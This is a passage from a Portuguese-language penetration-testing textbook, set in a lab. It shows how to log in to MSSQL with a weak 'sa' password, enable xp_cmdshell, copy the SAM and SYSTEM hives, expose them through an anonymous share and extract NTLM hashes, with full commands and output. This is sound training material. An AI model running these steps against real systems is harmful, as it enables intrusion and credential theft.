msf5 auxiliary(scanner/mssql/mssql_login) > run

[*] 10.0.10.201:1433      - 10.0.10.201:1433 - MSSQL – Starting
authentication scanner.
[+] 10.0.10.201:1433      - 10.0.10.201:1433 - Login Successful:
WORKSTATION\sa:Password1 ❺
[*] 10.0.10.201:1433      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mssql/mssql_login) >
```

❶ Carrega o módulo mssql_login.

❷ Define o endereço IP em que está o servidor MSSQL visado.

❸ Especifica o nome do usuário.

❹ Especifica a senha.

❺ As credenciais são válidas.

Por que rhosts em vez de rhost?

Os módulos auxiliares de scanner do Metasploit aceitam a variável rhosts. Essa variável pode ser definida com uma faixa de endereços IP, por exemplo,

10.0.10.201-210, um único endereço IP, como usamos nesse exemplo, ou com o path de um arquivo contendo um ou mais endereços ou faixas de endereços IP, cada um em sua própria linha – algo como file:/home/pentest/ips.txt.

Agora que já identificamos um conjunto válido de credenciais para o banco de dados, há dois vetores de ataque principais que você talvez queira testar ao conduzir o seu pentest. O primeiro é simplesmente listar o banco de dados usando instruções SQL puras a fim de ver os dados contidos e verificar se você (no papel de um invasor) consegue obter alguma informação confidencial das tabelas do banco de dados. Informações confidenciais podem incluir:

- nomes de usuário;
- senhas;
- PII (Personally Identifiable Information, ou Informações de Identificação Pessoal);
- informações financeiras;
- diagramas de rede.

O fato de escolher esse caminho dependerá totalmente do escopo de seu procedimento de teste e dos objetivos do ataque. No caso do procedimento de teste na Capsulecorp, estamos mais interessados no segundo vetor de ataque: tentar obter o controle do sistema operacional do host no qual o servidor de banco de dados está escutando a rede. Como esse é um servidor Microsoft SQL, bastará usar o procedimento armazenado (stored procedure) xp_cmdshell para alcançar o objetivo de executar comandos do sistema operacional e, em última instância, conseguir o controle desse sistema. Será conveniente entender antes, de modo geral, o que são os procedimentos armazenados e como funcionam.

6.1.1 Procedimentos armazenados do MSSQL

Pense nos procedimentos armazenados (stored procedures) como se fossem os métodos e funções em uma linguagem de programação. Se eu fosse um administrador de banco de dados e

minhas atividades cotidianas envolvessem a execução de queries SQL complexas, provavelmente iria querer armazenar algumas dessas queries em uma função ou método que pudesse ser executado repetidamente, chamando-o pelo nome, em vez de ter de digitar a query toda sempre que quisesse usá-la.

No linguajar do MSSQL, essas funções ou métodos são chamados de *procedimentos armazenados* (stored procedures). Felizmente, o MSSQL inclui um conjunto útil de procedimentos armazenados prontos, chamados de *procedimentos armazenados de sistema* (system stored procedures), cujo propósito é melhorar a capacidade do MSSQL e, em alguns casos, permitir uma interação com o sistema operacional do host. (Se estiver interessado em saber mais sobre os procedimentos armazenados de sistema, consulte a página do Microsoft Docs em http://mng.bz/6Aee.)

Um procedimento armazenado de sistema em particular, o xp_cmdshell, aceita um comando do sistema operacional como argumento, executa-o no contexto da conta do usuário que está executando o servidor MSSQL e, em seguida, exibe a saída do comando em uma resposta SQL pura. Em virtude do abuso sofrido por esse procedimento armazenado por parte dos hackers (e dos pentesters) ao longo dos anos, a Microsoft optou por desativá-lo, por padrão. Você pode verificar se ele está ativado em seu servidor alvo usando o módulo mssql_enum do Metasploit.

6.1.2 Listando servidores MSSQL com o Metasploit

No msfconsole, passe do módulo mssql_login para o módulo mssql_enum com use auxiliary/scanner/mssql/mssql_enum, e defina as variáveis rhosts, username e password, como fizemos antes. Execute o módulo para ver informações sobre a configuração do servidor. Próximo ao início da saída do módulo, veremos o resultado de xp_cmdshell. Em nosso caso, esse procedimento armazenado não está ativado, não podendo ser usado para executar comandos do sistema operacional.

Listagem 6.2 – Verificando se xp_cmdshell está ativado no servidor MSSQL

```
msf5 auxiliary(scanner/mssql/mssql_login) > use
auxiliary/admin/mssql/mssql_enum
msf5 auxiliary(admin/mssql/mssql_enum) > set rhosts 10.0.10.201
rhosts => 10.0.10.201
msf5 auxiliary(admin/mssql/mssql_enum) > set username sa
username => sa
msf5 auxiliary(admin/mssql/mssql_enum) > set password Password1
password => Password1
msf5 auxiliary(admin/mssql/mssql_enum) > run
[*] Running module against 10.0.10.201

[*] 10.0.10.201:1433 - Running MS SQL Server Enumeration...
[*] 10.0.10.201:1433 - Version:
[*]     Microsoft SQL Server 2014 (SP3) (KB4022619) - 12.0.6024.0 (X64)
[*]             Sep  7 2018 01:37:51
[*]             Copyright (c) Microsoft Corporation
[*]             Enterprise Evaluation Edition (64-bit) on Windows NT 6.3
<X64> (Build 14393: ) (Hypervisor)
[*] 10.0.10.201:1433 - Configuration Parameters:
[*] 10.0.10.201:1433 -  C2 Audit Mode is Not Enabled
[*] 10.0.10.201:1433 -  xp_cmdshell is Not Enabled ❶
[*] 10.0.10.201:1433 -  remote access is Enabled
[*] 10.0.10.201:1433 -  allow updates is Not Enabled
[*] 10.0.10.201:1433 -  Database Mail XPs is Not Enabled
[*] 10.0.10.201:1433 -  Ole Automation Procedures are Not Enabled
[*] 10.0.10.201:1433 - Databases on the server:
[*] 10.0.10.201:1433 -  Database name:master
[*] 10.0.10.201:1433 -  Database Files for master:
[*] 10.0.10.201:1433 -          C:\Program Files\Microsoft SQL
[*] 10.0.10.201:1433 -          C:\Program Files\Microsoft SQL
[*] 10.0.10.201:1433 -  sp_replincrementlsn
[*] 10.0.10.201:1433 - Instances found on this server:
[*] 10.0.10.201:1433 -  MSSQLSERVER
[*] 10.0.10.201:1433 - Default Server Instance SQL Server Service is
running under the privilege of:
[*] 10.0.10.201:1433 -  NT Service\MSSQLSERVER
[*] Auxiliary module execution completed
msf5 auxiliary(admin/mssql/mssql_enum) >
```

❶ xp_cmdshell não está ativado no momento.

NOTA O módulo mssql_exec do Metasploit verifica se xp_cmdshell está ativado e, se não estivar, ele o ativará automaticamente para você. Isso é muito conveniente, mas gostaria que você soubesse fazer isso por conta própria. Você talvez possa se ver algum dia acessando um servidor MSSQL indiretamente ao tirar proveito de uma vulnerabilidade de injeção de SQL (SQL injection), a qual é um assunto para outro livro. Nesse caso, porém, seria mais fácil ativar o xp_cmdshell manualmente, portanto é o que aprenderemos a fazer a seguir.

6.1.3 Ativando o xp_cmdshell

Mesmo que o procedimento armazenado xp_cmdshell esteja desativado, desde que você tenha a conta *sa* (ou outra conta com acesso de administrador ao servidor do banco de dados), será possível ativá-lo com alguns comandos do MSSQL. Um dos modos mais fáceis de fazer isso é usar um cliente MSSQL para se conectar diretamente com o servidor do banco de dados e executar os comandos, um a um. Há uma CLI (Command-Line Interface, ou Interface de Linha de Comando) fantástica chamada mssql-cli, escrita em Python, que pode ser instalada com pip install mssql-cli.

Listagem 6.3 – Instalando o mssql-cli com o pip

```
~$ pip install mssql-cli ❶
Collecting mssql-cli
  Using cached
https://files.pythonhosted.org/packages/03/57/84ef941141765ce8e32b9c1d2259
00bea429f0aca197ca56504ec482da5/mssql_cli-0.16.0-py2.py3-none
manylinux1_x86_64.whl
Requirement already satisfied: sqlparse<0.3.0,>=0.2.2 in
/usr/local/lib/python2.7/dist-packages (from mssql-cli) (0.2.4)
Collecting configobj>=5.0.6 (from mssql-cli)
Requirement already satisfied: enum34>=1.1.6 in
./.local/lib/python2.7/site-packages (from mssql-cli) (1.1.6)
Collecting applicationinsights>=0.11.1 (from mssql-cli)
  Using cached
https://files.pythonhosted.org/packages/a1/53/234c53004f71f0717d8acd37876e
b65c121181167057b9ce1b1795f96a0/applicationinsights-0.11.9-py2.py3-none-
  any.whl
.... [TRECHO OMITIDO] ....
```

```
Collecting backports.csv>=1.0.0 (from cli-helpers<1.0.0,>=0.2.3->mssql-cli)
  Using cached
https://files.pythonhosted.org/packages/8e/26/a6bd68f13e0f38fbb643d6e497fc
462be83a0b6c4d43425c78bb51a7291/backports.csv-1.0.7-py2.py3-none-
  any.whl
Installing collected packages: configobj, applicationinsights, Pygments,
humanize, wcwidth, prompt-toolkit, terminaltables, backports.csv, cli
helpers, mssql-cli
Successfully installed Pygments-2.4.2 applicationinsights-0.11.9
backports.csv-1.0.7 cli-helpers-0.2.3 configobj-5.0.6 humanize-0.5.1 mssql
cli-0.16.0 prompt-toolkit-2.0.9 terminaltables-3.1.0 wcwidth-0.1.7
```

❶ Instalando o mssql-cli com o pip.

Outras informações sobre esse projeto podem ser encontradas na página do GitHub: https://github.com/dbcli/mssql-cli. Assim que tiver instalado essa CLI, você poderá se conectar diretamente com o servidor MSSQL alvo usando o comando `mssql-cli -S 10.0.10.201 -U sa` e, em seguida, fornecendo a senha de `sa` no prompt.

Listagem 6.4 – Conectando-se com o banco de dados usando mssql-cli

```
Telemetry
---------
By default, mssql-cli collects usage data in order to improve your experience.
The data is anonymous and does not include commandline argument values.
The data is collected by Microsoft.

Disable telemetry collection by setting environment variable
  MSSQL_CLI_TELEMETRY_OPTOUT to 'True' or '1'.

Microsoft Privacy statement: https://privacy.microsoft.com/privacystatement

Password:
Version: 0.16.0
Mail: sqlcli@microsoft.com
Home: http://github.com/dbcli/mssql-cli
master>
```

Depois de digitar o comando para se conectar com o servidor MSSQL, você será saudado com um prompt que aceita uma sintaXE SQL válida, como se estivesse diante do console de

administrador do banco de dados no servidor. O procedimento armazenado xp_cmdshell é considerado uma opção avançada pelo servidor MSSQL. Portanto, para configurar o procedimento armazenado, você terá de ativar antes as opções avançadas, executando o comando sp_configure 'show advanced options', '1'. Para que essa atualização tenha efeito, será necessário reconfigurar o servidor MSSQL com o comando RECONFIGURE.

Listagem 6.5 – Ativando as opções avançadas

```
master> sp_configure 'show advanced options', '1' ❶
Configuration option 'show advanced options' changed from 0 to 1. Run the
RECONFIGURE statement to install.
Time: 0.256s
master> RECONFIGURE ❷
Commands completed successfully.
Time: 0.258s
```

❶ Define o valor de show advanced options com 1.

❷ Reconfigura o servidor do banco de dados com essa nova configuração.

NOTA Tome nota disso nas anotações referentes ao seu procedimento de teste. Essa é uma mudança de configuração. Será necessário revertê-la na fase de limpeza após o procedimento.

Agora que as opções avançadas foram ativadas, é possível ativar o procedimento armazenado xp_cmdshell executando o comando sp_configure 'xp_cmdshell', '1' em seu prompt mssql-cli. Será necessário executar o comando RECONFIGURE uma segunda vez para que essa mudança tenha efeito também.

Listagem 6.6 – Ativando o xp_cmdshell

```
master> sp_configure 'xp_cmdshell', '1' ❶
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the
  RECONFIGURE
statement to install.
Time: 0.253s
master> RECONFIGURE ❷
Commands completed successfully.
Time: 0.253s
master>
```

❶ Ativa o procedimento armazenado xp_cmdshell.

❷ Reconfigura o servidor do banco de dados.

E quanto a uma opção gráfica?

Se você acha que a ideia de ficar em um prompt de terminal por 40 horas causa certa apreensão, não vou culpá-lo, embora eu incentive você a permanecer lá até que se sinta à vontade. Apesar disso, muitas pessoas preferem um método baseado em GUI (Graphical User Interface, ou Interface Gráfica de Usuário), e não vou culpá-lo se for o seu caso também. Consulte o projeto DBeaver em https://dbeaver.io, o qual contém um pacote Debian que pode ser instalado em sua VM Ubuntu.

6.1.4 Executando comandos do sistema operacional com o xp_cmdshell

Agora o seu servidor MSSQL poderá ser usado como um meio para executar comandos do sistema operacional no sistema que hospeda o servidor do banco de dados. Esse nível de acesso é outro exemplo de um shell não interativo. Como no exemplo do último capítulo, não é possível utilizar comandos interativos que exijam uma resposta em um prompt, mas você pode executar comandos de uma só linha fazendo uma chamada ao procedimento armazenado master..xp_cmdshell e passando o seu comando de sistema operacional como um parâmetro na forma de string.

NOTA A instrução exec exige o path absoluto completo de um procedimento armazenado. Como o procedimento armazenado xp_cmdshell está armazenado no banco de dados master, é preciso chamar o método com master..xp_cmdshell para executá-lo.

Como sempre, uma de suas primeiras preocupações como pentester é determinar o nível de acesso em um sistema comprometido – ou seja, o nível de permissão com o qual o servidor de banco de dados está executando. Para ver o contexto para a execução desses comandos, você pode usar o comando whoami, assim:

```
master> exec master..xp_cmdshell 'whoami'
```

Nesse exemplo, o servidor do banco de dados está executando com as permissões do serviço mssqlserver, conforme evidenciado pela

saída a seguir:

```
+-----------------------+
| output                |
|-----------------------|
| nt service\mssqlserver |
| NULL                  |
+-----------------------+
(2 rows affected)
Time: 0.462s
master>
```

A próxima tarefa é determinar o nível de acesso que essa conta tem no servidor Windows alvo. Como é uma conta de serviço, você não poderá simplesmente consultar o status de pertinência da conta aos grupos com net user, como faria com uma conta de usuário comum, porém a conta de serviço aparecerá em qualquer consulta de grupo ao qual ela pertencer. Vamos ver se esse usuário é membro do grupo de administradores locais. Utilize o xp_cmdshell para executar net localgroup administrators. Nesse servidor, podemos ver que a conta do serviço mssqlserver é um administrador local nessa máquina Windows, conforme mostra a saída da Listagem 6.7.

Listagem 6.7 – Identificando os administradores locais

```
master> exec master..xp_cmdshell 'net localgroup administrators'
+------------------------------------------------------------------------+
| output                                                                 |
|------------------------------------------------------------------------|
| Alias name     administrators                                          |
| Comment        Administrators have complete and unrestricted access    |
| NULL                                                                   |
| Members                                                                |
| NULL                                                                   |
| -----------------------------------------------------------------------|
| Administrator                                                          |
| CAPSULECORP\Domain Admins                                              |
| CAPSULECORP\gohanadm                                                   |
| NT Service\MSSQLSERVER                                                 | ❶
| The command completed successfully.                                    |
| NULL                                                                   |
```

```
| NULL                                                                |
+---------------------------------------------------------------------+
(13 rows affected)
Time: 1.173s (a second)
master>
```

❶ A conta do serviço MSSQL tem direitos de administrador na máquina Windows.

NOTA A essa altura, você poderia usar esse acesso para executar a backdoor Sticky Keys do capítulo anterior, se quisesse fazer um upgrade para um shell interativo. Como já demonstramos essa técnica, não há necessidade de repeti-la neste capítulo. Contudo, gostaria de observar que, no que concerne ao comprometimento desse alvo, fazer o upgrade para um shell interativo é somente uma questão de preferência, e não de requisito.

6.2 Roubando hashes de senha de contas Windows

Gostaria de reservar um instante para apresentar o conceito de coleta de hashes de senha Windows de máquinas comprometidas. Alguns capítulos adiante, quando começarmos a falar de escalação de privilégios e movimentação lateral, aprenderemos tudo sobre a poderosa técnica Pass-the-Hash, e como os invasores e os pentesters a utilizam para se mover lateralmente, de um host vulnerável para outros, pelo fato de as credenciais da conta de administrador local serem compartilhadas entre vários sistemas em uma rede corporativa.

Por enquanto, gostaria apenas de mostrar como são os hashes de senha, onde são armazenados e como obtê-los. Supondo que esse fosse um pentest de verdade e que você não tivesse encontrado nada de interessante nas tabelas do banco de dados, nem tenha descoberto nenhum segredo valioso navegando pelo sistema de arquivos, você deve ao menos coletar os hashes de senha das contas de usuários locais desse sistema.

Assim como em vários outros sistemas operacionais, o Windows utiliza uma CHF (Cryptographic Hashing Function, ou Função de Hashing com Criptografia), que utiliza algoritmos matemáticos complexos para mapear dados de senha de um tamanho qualquer

(sua senha poderia ter 12 caracteres, enquanto a minha poderia ter 16, e assim por diante) para uma string de bits de tamanho fixo – 32 caracteres, no caso do Windows.

O algoritmo é uma *função unidirecional*, o que significa que, mesmo que eu o conheça, não há nenhuma maneira de reverter a função a fim de gerar a string anterior ao hashing. No entanto, se é esse o caso, como o Windows saberá se você inseriu a senha correta quando estiver tentando fazer login em um sistema Windows?

A resposta é que o Windows conhece o valor com hash equivalente à sua senha. Esse valor (o hash) é armazenado na hive de registro SAM (Security Accounts Manager, ou Gerenciador de Contas de Segurança) – ao menos, para as contas locais.

> **DEFINIÇÃO** De acordo com a Microsoft, uma *hive* (seção) é um grupo lógico de chaves, subchaves e valores no registro (registry), que tem um conjunto de arquivos auxiliares contendo backups desses dados. Consulte a página do Microsoft Docs para outros detalhes: http://mng.bz/oRKZ.

Hashes de senha de contas do domínio são armazenados em um banco de dados extensível chamado NTDS.dit nos controladores de domínio do Windows, mas isso não é relevante no momento. O importante é que, quando você digitar suas credenciais para se autenticar em uma máquina Windows (Figura 6.1, A), uma CHF será usada para criar um hash a partir da string de senha em formato texto simples que você inserir (B). Esse hash, com o nome de usuário fornecido, será comparado com todas as entradas da tabela de usuários no SAM (C); se uma entrada correspondente for encontrada, você terá acesso permitido ao sistema (D).




Figura 6.1 – Como o Windows utiliza hashes de senha para autenticação dos usuários.

O fato é que, se você tiver acesso de administrador local em um sistema Windows (e a conta do serviço de banco de dados mssqlserver tem), será possível fazer um dump dos hashes de senha da hive de registro SAM e empregar uma técnica conhecida como Pass-the-Hash para se autenticar junto a qualquer sistema Windows que utilize essas credenciais. Isso é particularmente conveniente para um pentester, pois elimina a necessidade de efetuar uma quebra de senhas.

Pode ser que a senha do administrador local tenha 64 caracteres e contenha uma sequência aleatória de letras minúsculas, letras maiúsculas, números e caracteres especiais. Quebrar essa senha seria praticamente impossível (pelo menos, no ano de 2020), mas, se você obtiver o hash da senha, não será preciso quebrá-la. No que concerne ao Windows, ter o hash da senha é tão conveniente quanto ter a senha em formato texto simples.

Com isso em mente, é provável que uma das tarefas mais úteis a se fazer, agora que você comprometeu esse servidor MSSQL, é um

dump dos hashes de senha das contas de usuários locais do SAM. Isso pode ser feito com o shell não interativo, usando o mssql-cli e o procedimento armazenado xp_cmdshell.

6.2.1 Copiando as hives de registro com o reg.exe

Os arquivos de hives de registro do Windows ficam no diretório C:\Windows\System32. São protegidos pelo sistema operacional, e não podem ser manipulados de forma alguma, mesmo pelos administradores do sistema. No entanto, o Windows inclui um binário executável nativo chamado reg.exe, que pode ser usado para criar uma cópia dessas hives de registro. Essas cópias podem ser usadas e manipuladas livremente, sem restrições.

Utilize o seu shell mssql-cli para fazer uma cópia das hives de registro SAM e SYSTEM, e armazene essas cópias no diretório C:\windows\temp. A sintaxe para utilizar o comando reg.exe e copiar as hives de registro é: reg.exe save HKLM\SAM c:\windows\temp\sam e reg.exe save HKLM\SYSTEM c:\windows\temp\sys.

Listagem 6.8 – Usando reg.exe para salvar cópias das hives de registro

```
master> exec master..xp_cmdshell 'reg.exe save HKLM\SAM
  c:\windows\temp\sam' ❶
+----------+
| output   |
|----------|
| The operation completed successfully.
          |
| NULL     |
+----------+
(2 rows affected)
Time: 0.457s
master> exec master..xp_cmdshell 'reg.exe save HKLM\SYSTEM
c:\windows\temp\sys' ❷
+----------+
| output   |
|----------|
```

```
| The operation completed successfully.
          |
| NULL     |
+----------+
(2 rows affected)
Time: 0.457s
master>
```

❶ Salva uma cópia da hive de registro SAM em c:\windows\temp\sam.

❷ Salva uma cópia da hive de registro SYS em c:\windows\temp\sys.

Por que copiar a hive de registro SYSTEM?

Até agora, eu havia mencionado somente a hive de registro SAM porque é ela que armazena os hashes de senha dos usuários. Contudo, para obtê-las do SAM, também é necessário extrair duas chaves secretas – o syskey e o bootkey – da hive de registro SYSTEM.

Os detalhes desse processo estão documentados em várias postagens de blog e artigos técnicos. Não é necessário que você os entenda totalmente, mas, se estiver interessado e quiser saber mais, recomendo começar pelo código-fonte do framework Python creddump, que está em https://github.com/moyix/creddump.

Por motivos óbvios, não há uma documentação oficial da Microsoft chamada "como extrair hashes de senha do SAM". No entanto, se analisar o código-fonte do projeto creddump, você poderá ver exatamente como o processo é feito, e por que o bootkey e o syskey são necessários. De um ponto de vista prático, tudo que você precisa saber como pentester é que deverá ter uma cópia válida das hives de registro SYSTEM e SAM. Eles são necessários para fazer o dump dos hashes das contas de usuários locais em uma máquina Windows.

Agora você pode analisar o conteúdo do diretório temp, executando `dir c:\windows\temp` no prompt de comandos do `mssql-cli`. Haverá um arquivo chamado `sam` e outro chamado `sys`, que são as cópias não protegidas das hives de registro SAM e SYSTEM que você acabou de criar.

Listagem 6.9 – Listando o conteúdo do diretório c:\windows\temp

```
master> exec master..xp_cmdshell 'dir c:\windows\temp'
+------------------------------------------------------------------+
```

```
| output                                                      |
|-------------------------------------------------------------|
|  Volume in drive C has no label.                            |
|  Volume Serial Number is 1CC3-8897                          |
| NULL                                                        |
|  Directory of c:\windows\temp                               |
| NULL                                                        |
| 09/17/2019  12:31 PM    <DIR>          .                    |
| 09/17/2019  12:31 PM    <DIR>          ..                   |
| 05/08/2019  09:17 AM               957 ASPNETSetup_00000.log |
| 05/08/2019  09:17 AM               959 ASPNETSetup_00001.log |
| 01/31/2019  10:18 AM                 0 DMI4BD0.tmp          |
| 09/17/2019  12:28 PM           529,770 MpCmdRun.log         |
| 09/17/2019  12:18 PM           650,314 MpSigStub.log        |
| 09/17/2019  12:30 PM            57,344 sam                  | ❶
| 09/17/2019  12:09 PM               102 silconfig.log        |
| 09/17/2019  12:31 PM        14,413,824 sys                  | ❷
|              8 File(s)     15,653,270 bytes                |
|              3 Dir(s)  11,515,486,208 bytes free            |
| NULL                                                        |
+-------------------------------------------------------------+
(19 rows affected)
Time: 0.457s
master>
```

❶ Cópia do SAM, que acabamos de criar.

❷ Cópia do SYSTEM, que acabamos de criar.

NOTA Registre o local em que estão esses arquivos nas anotações referentes ao seu procedimento de teste. São arquivos variados, que deverão ser removidos na fase de limpeza após o procedimento.

6.2.2 Download das cópias das hives de registro

Você criou cópias desprotegidas das hives de registro SYSTEM e SAM. E agora? Como extraímos os hashes de senha daí? O fato é que há pelo menos uma dúzia de ferramentas (provavelmente mais) que podem ser usadas. É provável que a maioria, porém, seja detectada pelo software antivírus que você deve sempre supor que o seu sistema Windows alvo esteja executando.

É por isso que eu prefiro fazer o download das cópias das hives

para o meu computador de ataque, onde terei a liberdade de usar qualquer ferramenta que quiser para extrair os hashes. Dependendo do que estiver disponível na máquina comprometida, pode haver vários métodos diferentes para fazer o download de arquivos de um alvo comprometido. Nesse exemplo, farei o que acho ser o mais fácil em muitos casos: criarei um compartilhamento de rede (network share) temporário usando o acesso de linha de comando que tenho no servidor MSSQL vulnerável.

Para que isso funcione, executarei três comandos distintos usando o shell mssql-cli. Os dois primeiros utilizam o comando cacls para modificar as permissões dos arquivos de cópias das hives de registro SAM e SYS que acabamos de criar, permitindo acesso total ao grupo Everyone (Todos). O terceiro comando criará um compartilhamento de arquivos na rede apontando para o diretório c:\windows\temp, acessível anonimamente por todos os usuários. Execute os comandos a seguir, um de cada vez, usando o mssql-cli.

Listagem 6.10 – Preparando o compartilhamento de rede com o mssql-cli

```
master> exec master..xp_cmdshell 'cacls c:\windows\temp\sam /E /G
"Everyone":F' ❶
master> exec master..xp_cmdshell 'cacls c:\windows\temp\sys /E /G
"Everyone":F' ❷
master> exec master..xp_cmdshell 'net share pentest=c:\windows\temp
/GRANT:"Anonymous Logon,FULL" /GRANT:"Everyone,FULL"' ❸
+---------------------------------+
| output                          |
|---------------------------------|
| pentest was shared successfully. |
| NULL                            |
| NULL                            |
+---------------------------------+
(3 rows affected)
Time: 1.019s (a second)
master>
```

❶ Altera os controles de acesso na cópia da hive sam.

❷ Altera os controles de acesso na cópia da hive sys.

❸ Cria um compartilhamento de rede acessível anonimamente.

Agora você pode sair do shell mssql-cli digitando exit. Conecte-se ao compartilhamento de rede usando o comando smbclient no prompt de comandos de seu terminal. A sintaxe do comando smbclient é smbclient \\\\10.0.10.201\\pentest -U "", na qual as aspas vazias especificam uma conta de usuário vazia para um login anônimo. Quando for solicitado que você insira a senha do usuário anônimo, tecle Enter para não inserir nada. Depois que tiver se conectado, o download das cópias das hives de registro SAM e SYS poderá ser feito com os comandos get sam e get sys, conforme vemos a seguir.

Listagem 6.11 – Usando smbclient para fazer o download de SYS e SAM

```
~$ smbclient \\\\10.0.10.201\\pentest -U "" ❶
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\'s password: ❷
Try "help" to get a list of possible commands.
smb: \> get sam ❸
getting file \sam of size 57344 as sam (2800.0 KiloBytes/sec) (average
2800.0 KiloBytes/sec)
smb: \> get sys ❹
getting file \sys of size 14413824 as sys (46000.0 KiloBytes/sec) (average
43349.7 KiloBytes/sec)
smb: \>
```

❶ Faz a conexão com o compartilhamento de rede anonimamente.

❷ Tecle Enter sem inserir uma senha.

❸ Faz o download do arquivo SAM.

❹ Faz o download do arquivo SYS.

DICA Lembre-se sempre de fazer uma limpeza depois. No papel de um invasor, você acabou de criar cópias desprotegidas das hive de registro SYSTEM e SAM, além de ter criado um compartilhamento de rede anônimo para fazer o download dessas cópias. Como consultor profissional, você não deve deixar o seu cliente desnecessariamente exposto. Certifique-se de que vai retornar ao sistema e apagar as cópias de SYS e de SAM no diretório c:\windows\temp e se livrar do compartilhamento de rede criado, usando o comando net share pentest /delete.

6.3 Extraindo hashes de senha com o creddump

Há muitas ferramentas e frameworks que permitem extrair hashes de senha a partir de cópias das hives de registro SYSTEM e SAM. A primeira ferramenta que usei na vida se chamava fgdump. Algumas dessas ferramentas são executáveis Windows que podem ser usados diretamente em um host comprometido, mas há um preço para essa conveniência. Como já mencionei, a maioria será detectada pelas engines dos antivírus. Se alguma parte do escopo de seu procedimento de teste mencionar tentativas de manter a discrição, sem ser detectado, o upload de qualquer binário diferente, sobretudo de uma ferramenta de hacker conhecida, seria um passo arriscado, e é exatamente por esse motivo que optamos por executar essa operação fora da máquina da vítima.

Como você está usando uma plataforma Linux, e por ser também uma de minhas ferramentas favoritas para essa tarefa em particular, usaremos o framework Python creddump para coletar os dados interessantes que estamos procurando nas hives de registro SYSTEM e SAM. Instale o framework creddump clonando o repositório de código-fonte em seu terminal Ubuntu, usando git clone https://github.com/moyix/creddump.git.

Listagem 6.12 – Clonando o repositório do código-fonte de creddump

```
~$ git clone https://github.com/moyix/creddump.git ❶
Cloning into 'creddump'...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Unpacking objects: 100% (27/27), done.
```

❶ Use o git para fazer um pull down da versão mais recente do código.

Agora vá para o diretório creddump usando o comando cd creddump. Assim que estiver nesse diretório, você verá alguns scripts Python diferentes, que poderão ser desconsiderados por enquanto. Você estará interessado no script pwdump.py. Esse script faz toda a mágica necessária para extrair os hashes de senha das duas cópias das hives de registro. O script pwdump.py é executável, e poderá ser executado com ./pwdump /path/para/hive/sys /path/para/hive/sam. Neste

exemplo, três contas de usuário foram extraídas: as contas Administrator, Guest e DefaultAccount.

Listagem 6.13 – Usando pwdump para extrair hashes de senha de contas de usuários locais

```
~$ ./pwdump.py ../sys ../sam ❶
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b
  73c59d7
[CA]e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
  7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931
  b73c59d
[CA]7e0c089c0:::
```

❶ Use o pwdump para extrair hashes de senha.

Exercício 6.1: Roubando as hives de registro SYSTEM e SAM

Comprometa o servidor Gohan acessando o console do MSSQL com a senha fraca da conta sa e ative o xp_cmdshell.

Utilize o reg.exe para criar cópias das hives de registro SYSTEM e SAM. Coloque as cópias no diretório C:\windows\temp e compartilhe-o anonimamente.

Faça o download das cópias das hives de registro para o seu computador de ataque e extraia os hashes de senha das contas de usuários locais usando o pwdump.py. Quantas contas de usuários locais há nesse servidor?

A resposta para este exercício pode ser encontrada no Apêndice E.

6.3.1 Entendendo a saída do pwdump

Se essa é a primeira vez que você vê hashes de senha de contas Windows, talvez pareçam um pouco confusos. Porém, assim que entender as diversas informações, eles ficarão mais claros. Cada conta exibida pelo script pwdump é apresentada em uma nova linha, e cada linha contém quatro informações, separadas por dois-pontos:

- o nome do usuário (Administrator);
- o ID de usuário dessa conta (500);

- o hash LM, para sistemas Windows legados (aad3b435b51404eeaad3b435b514-04ee);
- o hash NTLM, que é aquele no qual estamos interessados, no papel de um invasor (31d6cfe0d16ae931b73c59d7e0c089c0).

